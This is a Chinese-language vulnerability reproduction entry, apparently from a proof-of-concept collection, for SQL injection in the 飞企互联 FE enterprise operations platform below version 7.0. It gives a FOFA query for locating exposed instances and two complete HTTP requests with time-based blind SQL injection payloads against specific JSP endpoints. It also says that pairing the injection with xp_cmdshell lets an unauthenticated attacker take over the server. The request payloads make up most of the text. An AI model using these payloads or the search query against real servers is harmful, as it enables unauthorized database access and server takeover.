F1-13飞企互联-FE企业运营管理平台-SQL

漏洞描述：

飞企互联-FE企业运营管理平台 checkGroupCode、efficientCodewidget39、ajax_codewidget39等接口存在SQL注入漏洞，未经授权攻击者通过利用SQL注入漏洞配合数据库xp_cmdshell可以执行任意命令，从而控制服务器。经过分析与研判，该漏洞利用难度低，建议尽快修复。

影响版本：

version < 7.0

网站图片：

fofa语法：


app="FE-协作平台"

漏洞复现：

延时5秒 payload：

```
GET /common/efficientCodewidget39.jsp;.js?code=1';waitfor+delay+'0:0:5'-- HTTP/1.1
Host: your-ip
Accept: application/json, text/javascript, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图：



延时5秒 payload：

```
GET /common/ajax_codewidget39.jsp;.js?code=1';waitfor+delay+'0:0:5'-- HTTP/1.1
Host: your-ip
Accept: application/json, text/javascript, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
```

```
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```